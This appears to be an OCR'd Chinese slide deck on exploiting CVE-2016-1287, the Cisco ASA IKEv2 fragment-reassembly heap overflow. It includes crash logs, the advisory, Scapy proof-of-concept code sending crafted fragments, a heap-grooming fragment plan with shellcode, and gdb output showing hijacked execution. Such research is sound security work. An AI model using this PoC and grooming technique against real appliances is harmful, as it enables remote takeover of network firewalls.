SMFW PID: 513, created member ASA BLOB, PID=515
Process /asa/bin/lina created; pid = 518
Remote debugging using /dev/ttyS0
```

设备调试命令




```
ciscoasa# debug crypto ikev2 protocol
ciscoasa# IKEv2-PROTO-1: Invalid packet length 288 285IKEv2-PROTO-1: (1)
: Detected an invalid value in the packet
IKEv2-PROTO-1: (1): Failed to validate the packet

ciscoasa# IKEv2-PROTO-1: (1): Failed to receive the AUTH msg before the
timer expired
IKEv2-PROTO-1: (1):
IKEv2-PROTO-1: (1): Auth exchange failed
IKEv2-PROTO-1: (1): Auth exchange failed

ciscoasa# 
```

设备调试命令



```
ciscoasa# sh crashinfo
: Saved_Crash

Thread Name: IKEv2 Daemon
Abort: Unknown
    vector 0x00000020
       edi 0x00000001
       esi 0xcbc922c0
       ebp 0xcbe5a068
       esp 0xcbe5a6c8
       ebx 0xcbc922e0
       edx 0xcbc922c0
       ecx 0xcbc922e0
       eax 0x000000d3
error code n/a
       eip 0x09be5dc7
        cs 0x00000073
    eflags 0x00203293
       CR2 0x00000000

Cisco Adaptive Security Appliance Software Version 9.2(4)

Compiled on Tue 14-Jul-15 22:19 by builders
Hardware:   ASA5505
Crashinfo collected on 07:12:48.909 UTC Fri Jun 3 2016

Traceback:
0: 0x08063de0
1: 0x08063e21
2: 0x08065ff5
3: 0x090ec5b3
```

CVE-2016-1287




Cisco ASA Software IKEv1 and IKEv2 Buffer Overflow Vulnerability

Critical


Advisory ID:	cisco-sa-20160210-asa-ike	CVE-2016-1287
Last Updated:	2016 May 18 13:50 GMT	CWE-119
Published:	2016 February 10 16:00 GMT	
Version 1.3:	Final	
CVSS Score:	Base - 10.0	
Workarounds:	No workarounds available	
Cisco Bug IDs:	CSCux29978 CSCux42019	

- Cisco ASA 5500 Series Adaptive Security Appliances
- Cisco ASA 5500-X Series Next-Generation Firewalls
- Cisco ASA Services Module for Cisco Catalyst 6500 Series Switches
- Cisco 7600 Series Routers
- Cisco ASA 1000V Cloud Firewall
- Cisco Adaptive Security Virtual Appliance (ASAv)
- Cisco Firepower 9300 ASA Security Module
- Cisco ISA 3000 Industrial Security Appliance

IKEv2协议




Source	Destination	Protocol	Length	Info
10.10.10.2	10.10.10.1	ISAKMP	432	IKE_SA_INIT MID=00 Initiator Request
10.10.10.1	10.10.10.2	ISAKMP	432	IKE_SA_INIT MID=00 Responder Response
10.10.10.2	10.10.10.1	ISAKMP	294	IKE_AUTH MID=01 Initiator Request
10.10.10.1	10.10.10.2	ISAKMP	262	IKE_AUTH MID=01 Responder Response
10.10.10.2	10.10.10.1	ISAKMP	110	INFORMATIONAL MID=02 Initiator Request
10.10.10.1	10.10.10.2	ISAKMP	110	INFORMATIONAL MID=02 Responder Response
10.10.10.2	10.10.10.1	ISAKMP	110	INFORMATIONAL MID=03 Initiator Request
10.10.10.1	10.10.10.2	ISAKMP	110	INFORMATIONAL MID=03 Responder Response




Source	Destination	Protocol	Length	Info
10.10.10.2	10.10.10.1	ISAKMP	102	INFORMATIONAL MID=12 Responder Request
10.10.10.1	10.10.10.2	ISAKMP	102	INFORMATIONAL MID=12 Initiator Response
10.10.10.1	10.10.10.2	ISAKMP	102	INFORMATIONAL MID=14 Initiator Request
10.10.10.2	10.10.10.1	ISAKMP	102	INFORMATIONAL MID=14 Responder Response
10.10.10.2	10.10.10.1	ESP	118	ESP (SPI=0x9cc91ae2)
10.10.10.1	10.10.10.2	ESP	118	ESP (SPI=0x40094669)
10.10.10.2	10.10.10.1	ESP	110	ESP (SPI=0x9cc91ae2)
10.10.10.2	10.10.10.1	ESP	150	ESP (SPI=0x9cc91ae2)

使用Scapy构造POC




```
class IKEv2_Fragmentation(IKEv2_class):
    name = "IKEv2 Fragmentation"
    overload_fields = { IKEv2: { "next_payload":132 }}
    fields_desc = [
        ByteEnumField("next_payload",None,IKEv2_payload_type),
        ByteField("res",0),
        FieldLenField("length",None,"load","H",adjust=lambda pkt,x:x+8),
        ShortField("frag_id",None),
        ByteField("seq_num",None),
        ByteField("last_frag",None),
        StrLenField("load","",length_from=lambda x:x.length-8),
        ]
```



```
send(IP(dst='192.168.15.11')
    /UDP()
    /IKEv2(init_SPI=iSPI,resp_SPI=rSPI,exch_type="IKE_AUTH",flags="Initiator",id=1)
    /IKEv2_Fragmentation(length=N,frag_id=4,seq_num=1,last_frag=0,load='c'*payloadlen)
    )
```


漏洞触发



```
call    ikev2_chk_neg_and_sa
cmp     eax, 1

mov     eax, [esi+0D8h]
mov     [ebp+var_14], eax
test    byte ptr [eax+0A8h], 2
jz      loc_877CB88
test    byte ptr [eax+0ACh], 2
jz      loc_877CB88
mov     edx, [ebp+var_14]
mov     [esp+4], edi
mov     [esp], edx
call    ikev2_add_rcv_frag
```


初始交换相关

Vendor ID : Fragment



```
send(IP(dst='1.2.3.4')
    /UDP()
    /IKEv2(init_SPI=iSPI,resp_SPI=rSPI,exch_type="IKE_AUTH",flags="Initiator",id=1)
    /IKEv2_Fragmentation(length=1,frag_id=1,seq_num=1,last_frag=1,load='f'*0xf9)
    )
```


漏洞利用


会话2
会话1
分片ID:5
序列编号:1
大小:0xe1
分片ID:6
序列编号:0
大小:0x1
最后一片
分片ID:6
序列编号:1
大小:0xe1
解分片
分片ID:6
序列编号:3
大小:0x1
最后一片
再分配
分片ID:0xeb
序列编号:1
大小:0x100
configuration
attributes
x 3
分片ID:0xeb
序列编号:1
大小:0x100
configuration
attributes
分片ID:0xeb
序列编号:5
大小:0x192
+ shellcode

堆块变化

ikev2 daemon

ikev2 fragment parse




溢出

合并

堆块变化


ikev2 nt parse



```
0xe100d4d0      0x00000163      0xa11c0123      0x00000130
0x00000000      0x00000000      0xcbf2e920      0xc843b1a0
0x0875ba64      0x0877dddc      0x90909090      0x90909090
0x00000000      0x00000000      0x00000000      0x00000000
0x00000000      0x00000000      0x00000000      0x00000000
0x00000000      0x00000000      0x00000000      0x00000000
0x00000000      0x00000000      0x00000000      0x00000000
0x00000000      0x00000000      0x00000000      0x00000000
0x00000000      0x00000000      0x00000000      0x00000000
0x00000000      0x00000000      0x00000000      0x00000000
0x00000000      0x00000000      0x00000000      0x00000000
0x00000000      0x00000000      0x00000000      0x00000000
0x00000000      0x00000000      0x00000000      0x00000000
0x00000000      0x00000000      0x00000000      0x00000000
0x00000000      0x00000000      0x00000000      0x00000000
0x00000000      0x00000000      0x00000000      0x00000000
0xe100d4d0      0x00000161      0xcbf2e8e8      0xcbf2e8e8
0x00000000      0x00000000      0xcbf2c278      0x00000000
0xf3ee0123      0x00000000      0x5ee33210      0xf3eecdef
0x00000030      0x00000132      0x5ee3fedc      0x00000100
0x00000000      0x00000000      0xc8002000      0x0a99b794
0x00000000      0x08768e42      0xa11ccdef      0xf3eecdef
0xe100d4d0      0x00000103      0xa11c0123      0x000000e0
0x41414141      0x41414141      0x41414141      0x41414141
0x41414141      0x41414141      0x41414141      0x41414141
```


堆块变化

ikev2 nt parse




```
0xe100d4d0      0x00000163      0xa11c0123      0x00000130
0x00000000      0x00000000      0xcbf2e920      0xc843b1a0
0x0875ba64      0x0877dddc      0x90909090      0x90909090
0x00000000      0x00000000      0x00000000      0x00000000
0x00000000      0x00000000      0x00000000      0x00000000
0x00000000      0x00000000      0x00000000      0x00000000
0x00000000      0x00000000      0x00000000      0x00000000
0x00000000      0x00000000      0x00000000      0x00000000
0x00000000      0x00000000      0x00000000      0x00000000
0x00000000      0x00000000      0x00000000      0x00000000
0x00000000      0x00000000      0x00000000      0x00000000
0x00000000      0x00000000      0x00000000      0x00000000
0x00000000      0x00000000      0x00000000      0x00000000
0x00000000      0x00000000      0x00000000      0x00000000
0x00000000      0x00000000      0x00000000      0x00000000
0x00000000      0x00000000      0x00000000      0x00000000
0xe100d4d0      0x00000031      0xc821ff90      0xc8001ff8
0xf3ee0123      0x00000000      0x00000000      0x00000000
0x00000000      0x00000000      0x5ee33210      0xf3eecdef
0x00000030      0x00000132      0xa11c0123      0x00000100
0x00000000      0x00000000      0xc8002000      0x0a99b794
0x00000000      0x00000000      0xa11ccdef      0xf3eecdef
0xe100d4d0      0x00000103      0xa11c0123      0x000000e0
0x41414141      0x41414141      0x41414141      0x41414141
0x41414141      0x41414141      0x41414141      0x41414141
```


获取代码执行权


defragment
frag ID:6
seq:3
size:0x1
last
reallocate
configuration
attributes
X 3
frag ID:0xeb
seq:1
size:0x100
configuration
attributes
frag ID:0xeb
seq:5
size:0x192
+shellcode


获取代码执行权




```
Breakpoint 2, 0x08768d15 in ?? ()
(gdb) x/wx $edx
0xa99b7a4:      0xc8002000
(gdb) x/2i 0xc8002000
   0xc8002000:  nop
   0xc8002001:  jmp    DWORD PTR [ecx]
```



```
.text:08768D06                 mov     [esp+8], ecx    ; exc points to new fragment
.text:08768D0A                 mov     dword ptr [esp+4], 0
.text:08768D12                 mov     [esp], eax
.text:08768D15                 call    dword ptr [edx] ; append to linked list with list_add
.text:08768D17                 test    eax, eax
.text:08768D19                 jz      short loc_8768D4C
```




```
(gdb) x/wx $ecx
0xc843dba8:     0xcbf3be10
(gdb) x/5i 0xcbf3be10
   0xcbf3be10:  jmp    0xcbf3be18
   0xcbf3be12:  add    bl,BYTE PTR [edx]
   0xcbf3be14:  add    bl,ch
   0xcbf3be16:  add    eax,0x2c76000
   0xcbf3be1b:  nop
(gdb) x/5i 0xcbf3be18
   0xcbf3be18:  pusha
   0xcbf3be19:  mov    DWORD PTR [edx],0x9b96790
   0xcbf3be1f:  mov    eax,DWORD PTR [ebp-0x8]
   0xcbf3be22:  mov    eax,DWORD PTR [eax+0x5c]
